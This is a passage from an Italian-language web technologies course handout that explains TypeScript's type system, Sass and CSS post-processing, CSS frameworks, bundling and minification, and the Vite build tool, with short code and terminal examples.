[routes/authenticationRouter.js](#)

Che cosa serve sapere all'esame

Per il corso è richiesto sapere **che cos'è** lo standard OpenAPI, **perché** è stato introdotto e **a che cosa** può servire. Non è richiesto saper scrivere file di specifica OpenAPI da zero.



- **The Little Book on REST Services**, Kenneth Lange.
<https://www.kennethlange.com/books/The-Little-Book-on-REST-Services.pdf>
- **API design guide** — Google Cloud.
<https://cloud.google.com/apis/design>
Parti rilevanti: *Resource-oriented design*, *Resource names*.
- **REST API Checklist**, Kenneth Lange.
<https://kennethlange.com/rest-api-checklist/>
- **OpenAPI** — sito ufficiale.
<https://www.openapis.org/>
<https://learn.openapis.org/>
<https://spec.openapis.org/oas/v3.1.0>
- **Esempi con altri framework:**
<https://github.com/luistar/jakartaee-rest-example> (JakartaEE)
<https://github.com/luistar/rest-service-pizzashop> (Spring)
<https://github.com/marciovrl/fastapi> (FastAPI, Python)
Non sono richiesti per il corso, ma è istruttivo vedere framework che adottano un approccio basato su annotazioni.

TYPESCRIPT

JavaScript ha un sistema di tipi peculiare, che abbiamo imparato ad ~~amare~~ accettare.

È **tipizzato dinamicamente**:

```
let x;  
console.log(typeof(x)); // undefined  
x = 1.25e7;  
console.log(typeof(x)); // number  
x = "Hello Web Technologies!";  
console.log(typeof(x)); // string
```

Ed è anche **tipizzato debolmente**, con una spiccata predilezione per le conversioni implicite:

```
let y = "100" - 1 + "42";  
// string - number -> number, poi number + string -> string  
console.log(`${y}: ${typeof(y)}`); // 9942: string
```



Queste caratteristiche rendono il linguaggio pratico per piccole manipolazioni di pagine web: funziona e basta, senza bisogno di essere prolissi dichiarando tipi o conversioni esplicite.

Man mano che la complessità dei programmi cresce, però:

- è più facile introdurre bug insidiosi;
- l'esperienza di sviluppo peggiora: poco supporto dall'IDE, pochissimi errori individuati prima dell'esecuzione;
- il codice diventa meno manutenibile e più difficile da capire.

Esempio 16.1 — Bug che si scoprono solo a runtime

```
let message = "Hello Web Technologies!";
console.log(message.toLowerCase()); // hello web technologies!
message(); // TypeError: message is not a function (a runtime)

let employee = { name: "Jordan Belfort", role: "Stockbroker" };
employee.nome = "The Wolf of Wall Street"; // nessun errore!
console.log(employee.name); // Jordan Belfort

let team = ["Jordan Belfort", "Donnie Azoff", "Chester Ming"];
team.add("Nicky Koskoff"); // TypeError: team.add is not a function
```

[bugs.js](#)

Il secondo caso è il più insidioso: un refuso in un nome di proprietà (**nome** invece di **name**) non produce **alcun** errore. Sarebbe bello intercettare questi bug **prima** dell'esecuzione.

TRANSPILER



JavaScript ha cominciato a essere usato per programmi sempre più complessi, e gli sviluppatori hanno sentito il bisogno di superare questi limiti. Sostituire JavaScript con un linguaggio nuovo non era praticabile: era già supportato ovunque.

Sono così nati molti linguaggi che **compilano verso JavaScript standard**: CoffeeScript, TypeScript, Dart, Elm e circa altri 350.



Figura 16.1: Un transpiler traduce da un linguaggio a un altro, non a codice macchina.

TypeScript

TypeScript nasce nel 2012, progettato e sviluppato da Microsoft (lo sviluppatore principale è Anders Hejlsberg). È un **superset** di JavaScript con tipizzazione statica, interfacce, enumerazioni e generici, e **compila verso JavaScript**. È di gran lunga la variante di JavaScript più diffusa.

Essendo un superset, **qualunque codice JavaScript valido è anche codice TypeScript valido**: si può adottare gradualmente, un file alla volta.

TypeScript si installa come pacchetto npm:

```
npm install -g typescript
```

Il comando rende disponibile globalmente il compilatore `tsc`. I file TypeScript hanno tipicamente estensione `.ts`.

Esempio 16.2 — Il compilatore trova un bug nel JavaScript puro

```
function greet(entity, date) {  
  console.log(`Hello ${entity}, today is ${date}!`);  
}  
  
greet("Web Technologies");
```

[hello.ts](#)

Eseguito con Node, il file funziona (è JavaScript valido) ma stampa un risultato sbagliato:

Terminale

```
$ node hello.ts  
Hello Web Technologies, today is undefined!
```

Provando invece a compilarlo:

Terminale

```
$ tsc hello.ts  
hello.ts:6:1 - error TS2554: Expected 2 arguments, but got 1.  
  
6 greet("Web Technologies");  
  ~~~~~  
  
hello.ts:2:24  
  2 function greet(entity, date) {  
    ~~~~~  
    An argument for 'date' was not provided.  
  
Found 1 error in hello.ts:6
```

Il compilatore ha individuato il bug **pur avendo scritto soltanto JavaScript standard**, senza una sola annotazione di tipo.

Downleveling

Corretto il bug e compilato il file, `tsc` produce un `hello.js` eseguibile con Node. Il codice generato conserva commenti e indentazione, e sembra scritto da una persona. Un dettaglio però cambia:

```
console.log(`Hello ${entity}, today is ${date}!`);
```

[hello.ts](#)

```
console.log("Hello ".concat(entity, ", today is ").concat(date, "!"));
```

[hello.js](#)

I template literal sono una funzionalità di ES6 e, per impostazione predefinita, TypeScript ha come bersaglio ES3 (del 1999). TypeScript sa **riscrivere** il codice da versioni più recenti a versioni più vecchie: è il **downleveling**. Possiamo usare le funzionalità moderne e far girare il risultato anche su browser antichi.

Il bersaglio si può specificare:

```
tsc --target es6 hello.ts
```

DICHIARARE I TIPI



I tipi primitivi più comuni sono `string`, `number` e `boolean`.

```
let courseName: string = "Web Technologies";
let credits: number = 6;
let isGreat: boolean = true;
```

[primitive_types.ts](#)

A questo punto il file **non è più JavaScript valido**: eseguirlo direttamente con Node produce un `SyntaxError`. Va compilato prima.

```
credits = "9 CFU"; // in JavaScript puro sarebbe legittimo
```

Terminale

```
$ tsc primitive_types.ts
primitive_types.ts:5:1 - error TS2322: Type 'string' is not assignable to
type 'number'.
```

Array

Il tipo di un array si indica con la sintassi `tipo[]`.

```
let langs: string[] = ["TypeScript", "JavaScript", "PHP", "Java"];
let primes: number[] = [2, 5, 7, 97, 829, 839];

langs.push({ name: "C#" });
// error TS2345: Argument of type '{ name: string; }' is not assignable
// to parameter of type 'string'.
```

[array.ts](#)

Il tipo any

TypeScript include un tipo speciale: **any**. Quando un valore è di tipo **any** possiamo farci qualunque cosa e il compilatore non protesterà.

```
let x: any;
x = { name: "Angular", lang: "TypeScript" };
x.foo();           // compila, ma solleva TypeError a runtime

x = "Hello!";
let n: number = x; // compila: stiamo mettendo una stringa in un number
```

any disattiva i controlli

Usare **any** equivale a rinunciare a tutto ciò per cui si è adottato TypeScript. È talvolta inevitabile (per esempio interfacciandosi con librerie non tipizzate), ma va considerato un'eccezione consapevole, non una scorciatoia di comodo.

Funzioni

Si possono specificare i tipi sia degli ingressi sia del valore restituito.

```
function greet(name: string): string {
  return `Hello ${name.toUpperCase()}`;
}

console.log(greet(42));
// error TS2345: Argument of type 'number' is not assignable to
// parameter of type 'string'
```

Inferenza automatica

Quando non si fornisce un'annotazione esplicita, TypeScript prova a **dedurre** il tipo dal contesto.

```
function greet(name) {           // function greet(name: any): string
  return `Hello ${name}`;
}

let arr = [1, 2, 3, 4, 5];       // let arr: number[]
let course = "Web Technologies"; // let course: string

course = { name: "Web Technologies", credits: 6 };
// TS2322: Type '{name: string; credits: number;}' is not assignable
// to type 'string'
```

Quando non si specifica un tipo e TypeScript non riesce a dedurlo, il compilatore ripiega di norma su **any**. Il flag **noImplicitAny** permette di segnalare come errore ogni **any** implicito.

Terminale

```
$ tsc --noImplicitAny implicit_any.ts
implicit_any.ts:3:16 - error TS7006: Parameter 'name' implicitly has an
'any' type.
```



Un tipo oggetto si definisce elencando le sue proprietà e i loro tipi.

```
function printCourse(course: { name: string, credits: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
}

printCourse({ name: "Web Technologies", credits: 6 }); // ok

printCourse({ name: "Software Engineering" });
// TS2453: Property 'credits' is missing

printCourse({ name: "Algebra", credits: 6, year: "First" });
// TS2353: Object literal may only specify known properties
```

[object_types.ts](#)

Una proprietà si può dichiarare **opzionale** aggiungendo un `?` dopo il nome.

```
function printCourse(course: { name: string, credits?: number }) {
  console.log(`Course name: ${course.name}`);
  console.log(`Course credits: ${course.credits}`);
  // andrebbe verificato se course.credits e' undefined!
}

printCourse({ name: "Software Engineering" }); // ok: stampa "undefined"
```

TIPI UNIONE



I **tipi unione** si ottengono combinando due o più tipi, elencati e separati da `|`. Rappresentano valori che possono appartenere a uno qualunque dei tipi combinati.

```
function printError(code: number | string) {
  console.log(`Error code: ${code}`);
}

printError(404); // ok
printError("401 Unauthorized"); // ok
printError({ code: "403" }); // errore di compilazione
```

[union.ts](#)

TypeScript garantisce che le operazioni su un tipo unione siano valide per **ciascuno** dei tipi possibili:

```
function printError(code: number | string) {
  console.log(`Error code: ${code.toUpperCase()}`);
  // TS2339: Property 'toUpperCase' does not exist on type 'string | number'
}
```

In questi casi bisogna **restringere** il tipo con controlli espliciti (per esempio `typeof` o `Array.isArray()`); TypeScript sa dedurre tipi specifici nei singoli rami.

```
function printError(code: number | string) {
  if (typeof code === "string") {
    console.log(`Error: ${code.toUpperCase()}`); // qui code: string
  } else {
    console.log(`Error: ${code}`); // qui code: number
  }
}
```

Volendo riusare lo stesso tipo più volte, si può assegnargli un nome con la parola chiave **type**.

```
type Credits = number | string;

type Course = {
  name: string,
  credits: Credits
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}

let webtech: Course = { name: "Web Technologies", credits: 6 };
let softeng: Course = { name: "Software Engineering", credits: "10 CFU" };
```

[aliases.ts](#)

Le **interfacce** sono un altro modo di dare un nome ai tipi oggetto.

```
interface Course {
  name: string;
  credits: number;
}

function printCourse(course: Course) {
  console.log(`Name: ${course.name}, Credits: ${course.credits}`);
}
```

[interfaces.ts](#)

Tipizzazione strutturale

Tipizzazione strutturale

TypeScript è un linguaggio a **tipizzazione strutturale**: per stabilire la compatibilità fra tipi guarda soltanto alla **struttura** e alle capacità, non ai **nomi**. Java, al contrario, ha un sistema di tipi *nominativo*.

```
interface Person { name: string; age: number; }
interface Pet { name: string; age: number; }

function printPerson(p: Person) {
  console.log(`Name: ${p.name}, age: ${p.age}`);
}

let person: Person = { name: "Janet", age: 20 };
let pet: Pet = { name: "Chuck", age: 3 };

printPerson(person); // Name: Janet, age: 20
printPerson(pet); // Name: Chuck, age: 3 (!)
```

[structural.ts](#)

Un **Pet** viene accettato dove è atteso un **Person** perché ne ha la stessa forma. In Java sarebbe un errore di compilazione.

Estendere interfacce e tipi

```
interface Pet {
  name: string
}

interface Bird extends Pet {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
let quentin: Bird = { flies: false };
// TS2322: Property 'name' is missing
```

Alias di tipo e interfacce sono molto simili e spesso intercambiabili. Una distinzione chiave: i **type** non possono essere **riaperti** per aggiungere proprietà, mentre le interfacce sono sempre estendibili.

```
interface Pet { name: string }
interface Pet { age: number }    // ok: le due dichiarazioni si fondono

type Pet2 = { name: string }
type Pet2 = { age: number }      // TS2300: Duplicate identifier
```

Gli alias si estendono con i **tipi intersezione**, creati con **&**:

```
type Pet = { name: string }

type Bird = Pet & {
  flies: boolean
}

let chuck: Bird = { name: "Chuck", flies: true };
```

ASSERZIONI DI TIPO



Talvolta lo sviluppatore ne sa più del compilatore. Per esempio, usando `document.getElementById()` TypeScript può dedurre soltanto che la chiamata restituirà un **HTMLElement**, mentre noi sappiamo che quell'elemento è di un tipo più specifico.

```
const nameInput = document.getElementById("name") as HTMLInputElement;
```

Non è un'asserzione nel senso dei test



Il termine è fuorviante: non viene verificato nulla a runtime. È soltanto un'indicazione al compilatore, valida a tempo di compilazione. Se ci sbagliamo, l'errore si manifesterà comunque durante l'esecuzione.

Oltre ai tipi `string` e `number`, si può fare riferimento a stringhe e numeri **specifici** in posizione di tipo.

```
let alignment: "center";
alignment = "center";
alignment = "left";
// TS2322: Type '"left"' is not assignable to type '"center"'
```

Da solo non è molto utile, ma combinato con i tipi unione esprime un concetto molto potente: tipi che corrispondono a un **insieme di valori noti**.

```
type Alignment = "center" | "left" | "right";

let alignment: Alignment;
alignment = "left";    // ok
alignment = "right";   // ok
alignment = "centre";
// TS2820: Type '"centre"' is not assignable to type 'Alignment'.
// Did you mean '"center"'?
```

Le **enumerazioni** permettono di definire un insieme di costanti con un nome.

```
interface Order { isPremium: boolean }

enum Priority {
    Low,
    Medium,
    High
}

function computePriority(s: Order): Priority {
    if (s.isPremium)
        return Priority.High;
    return Priority.Low;
}

console.log(Priority.Medium);    // 1
```

[enums.ts](#)

Come si dichiara che una funzione riceve una **callback** con certi parametri e un certo risultato? Con le **espressioni di tipo funzione**.

```
type stringDecoratorFunction = (x: string, mode: boolean) => string;

let fn: () => string;           // funzione senza argomenti, ritorna string
fn = () => { return "Hello Web Tech" }; // ok
fn = (x: string) => { return `Hello ${x}` }; // errore di tipo

enum Case { Uppercase, Lowercase }

function GREET(name: string, decorator: (x: string, mode: Case) => string) {
    return decorator(name, Case.Uppercase);
}

function stringDecorator(x: string, mode: Case) {
    if (mode === Case.Lowercase)
        return `>>> Hello ${x} <<<`.toLowerCase();
    else
        return `>>> Hello ${x} <<<`.toUpperCase();
}

console.log(GREET("Web Technologies", stringDecorator));
```

[function_types.ts](#)

Buona parte dell'ingegneria del software mira a costruire software **riusabile**: sviluppare componenti capaci di operare su dati presenti e futuri è essenziale per i sistemi di grandi dimensioni. I **generici** sono uno degli strumenti principali per scrivere codice che funzioni con una varietà di tipi.

Esempio 16.3 — La funzione identità

Supponiamo di dover realizzare una funzione che restituisce ciò che riceve.

```
function identity(x) {           // function identity(x: any): any
    return x;
}

let y: string = "Hello";
let z = identity(y);           // z: any (!)
```

Usare **any** è abbastanza generico, ma **perdiamo l'informazione** sul tipo al ritorno. Dare un tipo specifico risolve il problema ma funzionerebbe solo con le stringhe.

TypeScript permette di definire **variabili di tipo**, dichiarate dopo il nome della funzione fra **<** e **>**.

```
function identity<Type>(x: Type): Type {
    return x;
}

let s: string = identity<string>("Hello"); // Type impostato esplicitamente
let n: number = identity(42);               // dedotto automaticamente
let o: { title: string, artist: string } = identity({
    title: "Sultans of swing",
    artist: "Dire Straits"
});
```

[generics.ts](#)

Non è la stessa cosa di usare **any**: qui l'informazione sul tipo di ingresso viene **preservata**.

Le variabili di tipo possono essere più di una, e funzionano anche con gli array:

```
function merge<T1, T2>(x: T1, y: T2): { field: T2, otherField: T1 } {
    return { field: y, otherField: x };
}

let x = merge("Sultans of Swing", 42);
// x ha tipo { field: number, otherField: string }

function getFirst<T>(arr: T[]): T {
    return arr[0];
}

let first: string = getFirst(["hello", "web", "technologies"]);
```

Classi generiche

```
class CustomCollection<T> {
  list: T[] = [];

  addElement(element: T): number {
    return this.list.push(element);
  }

  getRandomElement(): T {
    let selectedIndex: number = Math.floor(Math.random() * this.list.length);
    return this.list[selectedIndex];
  }
}

let c = new CustomCollection<string>();
c.addElement("hello");
c.addElement("web");
console.log(c.getRandomElement());
```

[generic_class.ts](#)

Vincoli sui generici

```
class Animal { species: string; }
class Bird extends Animal { canFly: boolean; }
class Snake extends Animal { isVenomous: boolean; }

function animalInfo<T extends Animal>(animal: T): void {
  console.log(animal.species);
}

animalInfo(new Bird()); // ok
animalInfo({ species: "Spider" }); // ok anche questo (!)
```

[constraints.ts](#)

L'ultima riga funziona per via della tipizzazione strutturale: l'oggetto letterale ha la stessa forma di `Animal`, quindi soddisfa il vincolo.



Tipo	Significato
<code>void</code>	tipo di ritorno delle funzioni che non restituiscono un valore
<code>unknown</code>	rappresenta qualunque valore possibile: simile ad <code>any</code> , ma più sicuro , perché non consente alcuna operazione senza prima restringere il tipo
<code>never</code>	rappresenta valori che non vengono mai osservati: il tipo di una funzione che non ritorna mai, o di un ramo irraggiungibile

```
function greet(a: any) {  
  console.log(a.name);      // compila, ma possibile errore a runtime  
}  
  
function saferGreet(a: unknown) {  
  console.log(a.name);      // TS18046: 'a' is of type unknown  
}  
  
type namedObject = { name: string };  
  
function notSoSafeGreet(a: unknown) {  
  console.log((a as namedObject).name); // asserzione esplicita  
}
```

[📄 unknown.ts](#)

```
function f(x: string | number) {  
  if (typeof x === "string") {  
    return x.toLowerCase();  
  } else if (typeof x === "number") {  
    return x.toPrecision(2);  
  } else {  
    return x; // qui x ha tipo never: nessun altro caso e' possibile  
  }  
}  
  
function g(x: any): never { // g non ritorna mai: solleva sempre un errore  
  throw new Error("Oops!");  
}
```

[📄 never.ts](#)



Utenti diversi si aspettano cose diverse da TypeScript. Per impostazione predefinita offre un'esperienza **opzionale**: i tipi non sono obbligatori e si ricorre ad **any** quando non è possibile dedurre un tipo preciso. Il flag **noImplicitAny** rende più severo questo comportamento.

Per non essere troppo invasivo, alcuni controlli sono disattivati di partenza. Per esempio **null** e **undefined** possono essere assegnati a qualunque tipo: dimenticarsi di gestirli esplicitamente è la causa di innumerevoli bug, tanto che il concetto è stato definito «l'errore da un miliardo di dollari».

Il flag **strictNullChecks** impone che **null** e **undefined** siano gestiti in modo esplicito.

```
let character = x.list.find((val: string) => {  
  return val === "Amelie"  
});  
  
console.log(character.toUpperCase()); // character potrebbe essere undefined!  
                                     strict.ts
```

Terminale

```
$ tsc -target es6 strict.ts  
$ tsc -target es6 -strictNullChecks strict.ts  
strict.ts:13:13 - error TS18048: 'character' is possibly 'undefined'.
```

Senza il flag il codice compila e il bug esplode a runtime; con il flag viene intercettato subito. È il motivo per cui nei progetti nuovi conviene attivare fin dall'inizio la modalità severa.

RIFERIMENTI



- **The TypeScript Handbook.**
<https://www.typescriptlang.org/docs/handbook/intro.html>
Non serve conoscerlo per intero: va usato come riferimento per le parti discusse in questo capitolo.
- **Lecture Notes for the Comparative Studies of Programming Languages Course**, Paquet e Mokhov (2010).
<https://arxiv.org/pdf/1007.2123.pdf>
Sezione 3.3 per approfondire i sistemi di tipi (duck typing, sistemi strutturali contro nominativi). Non richiesto per il corso.
- **To Type or Not to Type? A Systematic Comparison of the Software Quality of JavaScript and TypeScript Applications on GitHub**, Justus Bogner e Manuel Merkel (2022).
<https://dl.acm.org/doi/pdf/10.1145/3524842.3528454>

STRUMENTI DI FRONT-END

Abbiamo iniziato dalle tecnologie fondamentali (HTML, CSS, JavaScript), costruito pagine statiche e poi siamo passati alla programmazione lato server. Le pagine che generavamo dinamicamente restavano però semplici: un solo foglio di stile, pochissimo JavaScript lato client, nessuna libreria esterna.

I front-end moderni sono molto più complessi:

- il codice JavaScript lato client è sempre più articolato;
- si usano molte librerie e moduli;
- si transpila e si applica il *downleveling*;
- si ottimizzano i file serviti;
- si usano spesso pre- e post-processor per i fogli di stile.

Servono strumenti per assistere lo sviluppatore e automatizzare questi passaggi.

PRE- E POST-PROCESSORI CSS



Il CSS di per sé può essere piacevole, ma i fogli di stile diventano presto grandi, complessi e difficili da mantenere. Gli strumenti di pre- e post-elaborazione permettono di creare in modo efficiente fogli di stile robusti, scalabili e ottimizzati.




Figura 17.1: La catena di elaborazione di un foglio di stile moderno.

Pre-processori

I **pre-processori CSS** sono «compilatori» speciali che generano codice CSS a partire da file scritti in una sintassi propria. Tale sintassi si può vedere come un'**estensione** del CSS di base, che introduce funzionalità nuove (per esempio le variabili) per scrivere fogli di stile manutenibili in modo più efficiente.

I più diffusi sono **Sass**, **LESS** e **Stylus**.

Post-processori

I **post-processori** elaborano e trasformano automaticamente fogli di stile già esistenti. Si usano tipicamente per:

- **downleveling**, cioè riscrivere costrutti recenti in forme comprese da browser più vecchi:

```
/* prima */      /* dopo */
body {           body {
  color: oklch(61% 0.2 29);  color: rgb(225, 65, 52);
}
```

- **autoprefissatura**, cioè aggiungere i prefissi specifici dei browser:

```
/* prima */      /* dopo */
.example {       .example {
  transition: all .5s;    -webkit-transition: all .5s;
}                    -o-transition: all .5s;
                      transition: all .5s;
                      }
```

- **ottimizzazioni**, come la minificazione o l'eliminazione delle parti inutilizzate;
- **imposizione di convenzioni** e rilevamento di errori.

Il post-processore più diffuso è **PostCSS**.

SASS



Sass si autodefinisce «CSS con i superpoteri» ed è attualmente il pre-processore CSS più diffuso. Esiste dal 2006. Gli altri pre-processor offrono grosso modo le stesse funzionalità con una sintassi leggermente diversa.

```
npm install -g sass
```

Due sintassi

Sintassi SCSS

Estensione **.scss**.

È un **superset** del CSS: qualunque CSS valido è SCSS valido.

È la sintassi più diffusa.

Sintassi indentata

Estensione **.sass**.

Basata sull'indentazione, come Python.

Era la sintassi originale.

Variabili

Le variabili permettono di riutilizzare valori in tutto il foglio di stile. Al momento della compilazione vengono sostituite dal loro valore.

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

[file.scss](#)

```
body {
  font: Helvetica, sans-serif;
  color: #333;
}
```

[file.css](#)

Annidamento

In HTML esiste una chiara gerarchia di elementi annidati; nel CSS puro non possiamo avere regole annidate. Sass lo permette, e rende il codice più leggibile.

```
nav {
  ul {
    margin: 0;
    padding: 0;
    list-style: none;
  }

  li { display: inline-block; }

  a {
    display: block;
    padding: 6px 12px;
    text-decoration: none;
  }
}
```

[nesting.scss](#)

```
nav ul { margin: 0; padding: 0; list-style: none; }
nav li { display: inline-block; }
nav a { display: block; padding: 6px 12px; text-decoration: none; }
```

[nesting.css](#)

Annidare troppo è una cattiva pratica

Ogni livello di annidamento aggiunge un elemento al selettore generato, e quindi aumenta la **specificità**. Selettori troppo specifici sono difficili da sovrascrivere e rendono il foglio di stile fragile: torna qui tutto quello che abbiamo studiato sulla cascata nel capitolo 3. Come regola pratica, non superare i tre livelli.

Mixin

I **mixin** permettono di riusare un gruppo di dichiarazioni. Si dichiarano con la regola `@mixin` e si includono con `@include`.

```
@mixin clear-list {
  list-style-type: none;
  padding: 0;
  margin: 0;
  li {
    display: inline-block;
  }
}

nav ul {
  background-color: aliceblue;
  @include clear-list;
}
```

[mixins.scss](#)

I mixin possono anche avere parametri, con valori predefiniti:

```
@mixin theme($color: DarkBlue) {
  background: $color;
  color: #fff;
}

.info { @include theme; }
.danger { @include theme($color: DarkRed); }
```

[theme.scss](#)

Moduli e parziali

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

[base.scss](#)

```
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

[example.scss](#)

I file Sass il cui nome inizia con un trattino basso sono detti **parziali**: sono pensati solo per essere inclusi da altri file, e Sass non genera per essi un file CSS autonomo. Un file che raccoglie tutte le variabili è un buon esempio di parziale.

```
$primary-color: purple;
$accent-color: orange;
$background-color: beige;
```

[_variables.scss](#)

```
$list: (120px, 240px, 480px, 800px);
$map: ("xs": 480px, "md": 768px, "lg": 1024px);
```

Sass offre regole per decidere se emettere degli stili, o per emetterli più volte con piccole variazioni: si può pensarlo come un motore di template per generare CSS. Sono disponibili `@if/@else`, `@each`, `@for` e `@while`.

```
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av { @include avatar(100px, $circle: false); }
.circle-av { @include avatar(100px, $circle: true); }
```

[avatar.scss](#)

```
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#{$sizeName} {
      display: none;
    }
  }
}
```

[hidden.scss](#)

Da tre righe di dichiarazione si generano tre media query complete: è esattamente il tipo di ripetizione che rende ingestibili i fogli di stile scritti a mano.

FRAMEWORK CSS



Anche scrivendo il CSS del front-end ci si ritrova a risolvere sempre gli stessi problemi: creare un sistema di impaginazione, definire una tipografia coerente, dare stile a tabelle, liste e componenti, azzerare gli stili predefiniti dei browser per ottenere un aspetto uniforme.

Esistono molti **framework CSS** che forniscono un insieme di stili di uso generale, utilizzabili così come sono oppure come base da rifinire. Fra i più diffusi: **Bootstrap** (il più popolare, originariamente di Twitter), **Tailwind** (noto per l'approccio *utility-first*), **Materialize**, **Foundation**, **Bulma**, **PureCSS**.

Non sono framework in senso stretto



Nonostante il nome, non sono framework come quelli visti nel capitolo 13: non c'è inversione del controllo, non chiamano il nostro codice. Sono **insiemi di fogli di stile** da importare, con classi da applicare agli elementi.

I framework sono uno o più file CSS: basta importarli nelle nostre pagine e usare le classi che forniscono. Si possono scaricare e servire dal proprio server, oppure si può ricorrere a una **CDN** (*Content Delivery Network*) che li ospita per noi — comodo per prototipare, ma con qualche implicazione sulla privacy, dato che ogni visitatore contatta un server di terze parti.

Personalizzare un framework

Potremmo non volere che il nostro sito assomigli a tutti gli altri costruiti con lo stesso framework, e gli stili predefiniti potrebbero non soddisfare esigenze particolari. Ci sono due strade:

- la maggior parte dei framework CSS è costruita con Sass o strumenti simili: si possono **cambiare le variabili** di build (colori, caratteri, dimensioni) e ricompilare il framework;
- si possono definire stili personalizzati che **sovrascrivono** alcuni stili del framework.

```
// sovrascrittura delle variabili di Bootstrap
$primary: #00647a;
$secondary: rgb(254, 203, 110);

@import "../node_modules/bootstrap/scss/bootstrap.scss";
custom.scss
```

Compilando con Sass si ottiene la propria versione personalizzata di Bootstrap.

BUNDLING E MINIFICAZIONE



Bundling

Il **bundling** combina più file CSS o JavaScript in un unico file, così che il browser effettui **meno richieste HTTP** per caricare una pagina.

Le richieste HTTP aggiuntive introducono latenza. Le strategie di caching aiutano nei caricamenti successivi, ma includere molti fogli di stile e molti script ha comunque un impatto sul **primo** caricamento: il bundling è un'ottimizzazione ampiamente adottata.

```
<link rel="stylesheet" href="a.css">
<link rel="stylesheet" href="b.css">
<!-- altri fogli di stile -->
<script type="javascript" src="a.js"></script>
<script type="javascript" src="b.js"></script>
<script type="javascript" src="c.js"></script>
<!-- altri script -->
```

prima.html

```
<link rel="stylesheet" href="bundle.css">
<script type="javascript" src="bundle.js"></script>
```

dopo.html

L'ordine conta

L'ordine in cui i singoli file vengono accodati nel bundle è significativo: per il CSS decide chi vince nella cascata a parità di specificità, per JavaScript decide quali definizioni sono disponibili al momento dell'esecuzione.

Una nota storica

Prima che i moduli ES fossero disponibili nei browser non esisteva alcun modo di scrivere codice JavaScript modulare lato client. Strumenti come **Webpack**, **Rollup** e **Parcel** nacquero proprio per concatenare tutti i moduli sorgente in una forma che i browser potessero comprendere.

Tree shaking

I *bundler* eseguono spesso anche il **tree shaking**, cioè l'eliminazione del codice morto.

Spesso ci serve solo una parte delle funzionalità dei moduli che importiamo, e i moduli possono essere piuttosto grandi: includere un intero modulo quando ne usiamo una sola funzione è inefficiente. Il tree shaking analizza importazioni ed esportazioni per **potare** dal bundle finale tutto il codice inutilizzato, con un impatto notevole sulla dimensione e quindi sulle prestazioni.




Figura 17.2: Il tree shaking esclude dal bundle il codice mai raggiunto.

Minificazione

Quando scriviamo codice, l'indentazione e i nomi significativi delle variabili sono essenziali per leggibilità, comprensibilità e manutenibilità. Ai browser, però, non serve codice leggibile: possiamo ottimizzare il trasferimento rimuovendo gli spazi «superflui» e accorciando il codice senza alterarne il funzionamento. È la **minificazione**.

```
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if (b === true)
  document.getElementById('msg').innerHTML = str;
```

originale.js (188 byte)

```
let msg="Hello",name="Web Technologies",str=`${msg},${name}!`,b=!0;!0===b&&
(document.getElementById("msg").innerHTML=str);
```

minificato.js (123 byte)

Una compressione del 34,57%, cioè 65 byte risparmiati. L'effetto è tanto maggiore quanto più grandi sono i file sorgente:

Libreria	Originale	Minificata	Risparmio
React 18.2.0	~85 kB	~25 kB	~70%
Moment.js 2.29.4	~151 kB	~75 kB	~50%

Vite (si pronuncia «vit») è uno strumento che assiste lo sviluppatore sia in fase di sviluppo sia in fase di rilascio. Ha due componenti chiave:

- un **server di sviluppo** con numerose funzionalità avanzate per snellire il lavoro;
- uno **strumento di build** per creare risorse statiche altamente ottimizzate, pronte per la produzione.

```
npm create vite@latest
```

Il comando chiede il nome del progetto, il framework (Vanilla, Vue, React, Preact, Lit, Svelte, Solid, Qwik) e la variante (JavaScript o TypeScript), poi genera lo scheletro del progetto.

```
{
  "name": "hello-vite",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "tsc && vite build",
    "preview": "vite preview"
  },
  "devDependencies": {
    "typescript": "^5.2.2",
    "vite": "^5.0.8"
  }
}
```

 *package.json*

Comando	Effetto
<code>dev</code>	avvia il server di sviluppo. Vite osserva le modifiche ai file sorgente e ricarica automaticamente l'applicazione (<i>live reload</i>).
<code>build</code>	genera un bundle ottimizzato, pronto per la produzione.
<code>preview</code>	è un semplice server statico che serve i file generati durante la fase di build.

Aggiungere Sass

```
npm install -D sass
```

Basta poi creare un foglio di stile Sass e importarlo nel file `main.ts`: Vite rileva automaticamente che si tratta di un file Sass, lo compila e lo include nel bundle dopo il file CSS originale.

Che cosa fa la build

Terminale

```
$ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
8 modules transformed.
dist/index.html          0.46 kB | gzip: 0.29 kB
